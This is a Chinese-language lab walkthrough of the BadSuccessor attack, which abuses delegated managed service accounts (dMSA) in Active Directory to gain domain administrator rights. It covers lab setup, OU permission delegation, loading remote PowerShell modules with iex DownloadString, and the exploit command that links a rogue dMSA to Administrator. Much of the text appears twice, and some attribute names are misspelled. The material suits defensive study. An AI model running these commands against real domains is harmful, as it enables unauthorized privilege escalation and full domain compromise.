


8
月
在社区成长 8 月
LEVEL 30
100 XP
BadSuccessor (dMSA) 是Windows Active Directory 中的一个危险漏洞,允许攻击者通过权限升级获得域管理员访问权限。通过利用域托管服务帐户(dMSA) 中的错误配置,BadSuccessor 漏洞提供了未经授权的管理员访问的秘密路径,同时逃避检测。这使其成为企业网络的严重威胁。
了解BadSuccessor dMSA 漏洞利用的工作原理、其对Active Directory 安全性的影响以及防止域管理员受到攻击的最佳缓解策略。
本质上,它利用了:
组织单位(OU) 上的ACL 较弱: 具有低权限但对OU 具有写入权限的攻击者可以创建或修改dMSA。
msDS-DeleatedMSAState 和msDS-ManagedAccountPrecededByLink: 允许将dMSA 链接到特权帐户的属性。
Kerberos quirks: 恶意dMSA 继承链接特权帐户的安全上下文,允许攻击者以域管理员身份获取TGT 和TGS。
这种攻击特别危险,因为它允许攻击者以最小的委派权限(例如组织单位(OU) 上的写入权限)访问:
创建流氓dMSA
将其链接到特权帐户(例如域管理员)
获取继承目标安全上下文的Kerberos 票证
转向完全域控制
与需要破解密码或创建金票的攻击不同,BadSuccessor 是隐秘的,完全存在于AD 支持的功能中,并且通常可以绕过检测系统。
Note:这是一个强有力的提醒,“无害”的委派权限可能会导致整个域的泄露。
域必须配置Active Directory 证书服务和证书颁发机构。
Kali Linux 包含各种工具
Tools: Rubeus、sharpsuccessor、badsuccessor 模块
Active Directory 部署在本地(在我们的例子中)
存在两个域用户:
shivam – 攻击者控制的低权限帐户
管理员——高价值目标账户
攻击者对OU 具有写权限(在我们的例子中是HACKME),攻击者的计算机上可以使用Rubeus 和SharpSuccessor 等工具
这反映了现实世界的后利用场景,其中攻击者利用生产环境中已有的委派权限。
现在,我们继续利用: BadSuccessor 漏洞利用Windows Server 2025 中的dMSA 错误配置来创建低特权用户帐户。此立足点使攻击者能够升级权限并获得域管理员访问权限。

这会向域中添加一个低权限用户(shivam),为我们提供权限升级的立足点。

右键单击本地→ 新建→ 组织单位
将其命名为: HACKME单击确定

创建攻击者控制的组织单位(OU)(例如HACKME)使我们能够管理恶意域托管服务帐户(dMSA),而不会影响更安全或受监控的OU。这种隔离有助于我们避免检测,同时保持域中的控制和持久性。
右键单击HACKME → 属性→ 安全→ 高级

添加shivam并授予:写入权限创建所有子对象的权利

委派访问是BadSuccessor 攻击的关键要求,允许shivam 修改dMSA。

BadSuccessor-modecheck-Domainignite.local
这会下载BadSuccessor PowerShell 模块来评估域中的可利用配置,并根据当前AD 权限和设置验证dMSA 滥用是否可行。

此侦察步骤可识别OU,其中shivam 等用户拥有创建或修改dMSA 所需的权限,从而确认攻击的可能性。

这将创建一个名为BAD_DMSA 的dMSA,并通过修改其属性将其与管理员帐户关联起来,利用Active Directory 将BAD_DMSA 视为后继者,继承所有管理员权限。
攻击者(希瓦姆)
步骤1. 创建OU (HACKME) 并获得写入权限
HACKME OU步骤2. 创建BAD_DMSA 托管服务帐户
BAD_DMSA dMSA步骤3. 修改属性:
msDS-DeleatedMSAState → 2(活动)
msDS-ManagedAccountPrecededByLink → 管理员DN
Active Directory步骤4. AD 认为BAD_DMSA 是管理员的合法继承者
结果: BAD_DMSA 继承Kerberos 级别的管理员权限
通过滥用msDS-ManagedAccountPrecededByLink 并将msDS-DeleeratedMSAState 设置为活动状态,BAD_DMSA$ 被视为Administrator 的延续;无需破解哈希值或重置密码即可升级。
Note: 此步骤是隐蔽的,因为没有密码、SIDHistory 或黄金票据创建发生,只是攻击者可写OU 内的合法对象操作。
了解BadSuccessor dMSA 漏洞利用的工作原理、其对Active Directory 安全性的影响以及防止域管理员受到攻击的最佳缓解策略。
目录
概述Badsuccessor dMSA AbusePreventionsLab SetupEnumeration 漏洞利用缓解不良后继 dMSA 滥用概述
BadSuccessor 是一种攻击后权限提升技术,针对Windows Server 2025 中的一项新功能;委派托管服务帐户(dMSA)。该技术利用了dMSA 配置中的漏洞,允许攻击者在初次入侵后在Active Directory 环境中升级其权限,从而可能授予他们对关键系统的更高级别的访问或控制权。本质上,它利用了:
组织单位(OU) 上的ACL 较弱: 具有低权限但对OU 具有写入权限的攻击者可以创建或修改dMSA。
msDS-DeleatedMSAState 和msDS-ManagedAccountPrecededByLink: 允许将dMSA 链接到特权帐户的属性。
Kerberos quirks: 恶意dMSA 继承链接特权帐户的安全上下文,允许攻击者以域管理员身份获取TGT 和TGS。
这种攻击特别危险,因为它允许攻击者以最小的委派权限(例如组织单位(OU) 上的写入权限)访问:
创建流氓dMSA
将其链接到特权帐户(例如域管理员)
获取继承目标安全上下文的Kerberos 票证
转向完全域控制
与需要破解密码或创建金票的攻击不同,BadSuccessor 是隐秘的,完全存在于AD 支持的功能中,并且通常可以绕过检测系统。
Note:这是一个强有力的提醒,“无害”的委派权限可能会导致整个域的泄露。
先决条件
Windows Server 2019 作为支持PKINIT 的Active Directory域必须配置Active Directory 证书服务和证书颁发机构。
Kali Linux 包含各种工具
Tools: Rubeus、sharpsuccessor、badsuccessor 模块
实验室设置
本指南跳过从头开始构建新的AD 实验室,而是假设:Active Directory 部署在本地(在我们的例子中)
存在两个域用户:
shivam – 攻击者控制的低权限帐户
管理员——高价值目标账户
攻击者对OU 具有写权限(在我们的例子中是HACKME),攻击者的计算机上可以使用Rubeus 和SharpSuccessor 等工具
这反映了现实世界的后利用场景,其中攻击者利用生产环境中已有的委派权限。
现在,我们继续利用: BadSuccessor 漏洞利用Windows Server 2025 中的dMSA 错误配置来创建低特权用户帐户。此立足点使攻击者能够升级权限并获得域管理员访问权限。
创建低权限用户帐户
net 用户shivam 密码@1 /add /domain这会向域中添加一个低权限用户(shivam),为我们提供权限升级的立足点。
创建可写 OU (HACKME)
ADUC:右键单击本地→ 新建→ 组织单位
将其命名为: HACKME单击确定
创建攻击者控制的组织单位(OU)(例如HACKME)使我们能够管理恶意域托管服务帐户(dMSA),而不会影响更安全或受监控的OU。这种隔离有助于我们避免检测,同时保持域中的控制和持久性。
授予 shivam 对 OU 的写入权限
ADUC:右键单击HACKME → 属性→ 安全→ 高级
添加shivam并授予:写入权限创建所有子对象的权利
委派访问是BadSuccessor 攻击的关键要求,允许shivam 修改dMSA。
枚举利用
现在让我们开始枚举和利用加载BadSuccessor并检查漏洞
iex(新对象net.webclient).DownloadString('https://raw.githubusercontent.com/L...s/main/tools/ActiveDirectory/BadSuccessor.ps1')BadSuccessor-modecheck-Domainignite.local
这会下载BadSuccessor PowerShell 模块来评估域中的可利用配置,并根据当前AD 权限和设置验证dMSA 滥用是否可行。
审核 OU 权限
iex(新对象net.webclient).DownloadString('https://raw.githubusercontent.com/a.../heads/main/Get-BadSuccessorOUPermissions.ps1')此侦察步骤可识别OU,其中shivam 等用户拥有创建或修改dMSA 所需的权限,从而确认攻击的可能性。
利用:创建恶意 dMSA 并将其链接到管理员
BadSuccessor - 模式利用-Path 'OU=HACKME,DC=ignite,DC=local' -Name 'BAD_DMSA' -DelegateAdmin 'shivam' -DelegateTarget 'Administrator' -domain 'ignite.local'这将创建一个名为BAD_DMSA 的dMSA,并通过修改其属性将其与管理员帐户关联起来,利用Active Directory 将BAD_DMSA 视为后继者,继承所有管理员权限。
攻击流程:流氓 dMSA 创建链接
让我们了解一下它是如何做的:攻击者(希瓦姆)
步骤1. 创建OU (HACKME) 并获得写入权限
HACKME OU步骤2. 创建BAD_DMSA 托管服务帐户
BAD_DMSA dMSA步骤3. 修改属性:
msDS-DeleatedMSAState → 2(活动)
msDS-ManagedAccountPrecededByLink → 管理员DN
Active Directory步骤4. AD 认为BAD_DMSA 是管理员的合法继承者
结果: BAD_DMSA 继承Kerberos 级别的管理员权限
通过滥用msDS-ManagedAccountPrecededByLink 并将msDS-DeleeratedMSAState 设置为活动状态,BAD_DMSA$ 被视为Administrator 的延续;无需破解哈希值或重置密码即可升级。
Note: 此步骤是隐蔽的,因为没有密码、SIDHistory 或黄金票据创建发生,只是攻击者可写OU 内的合法对象操作。


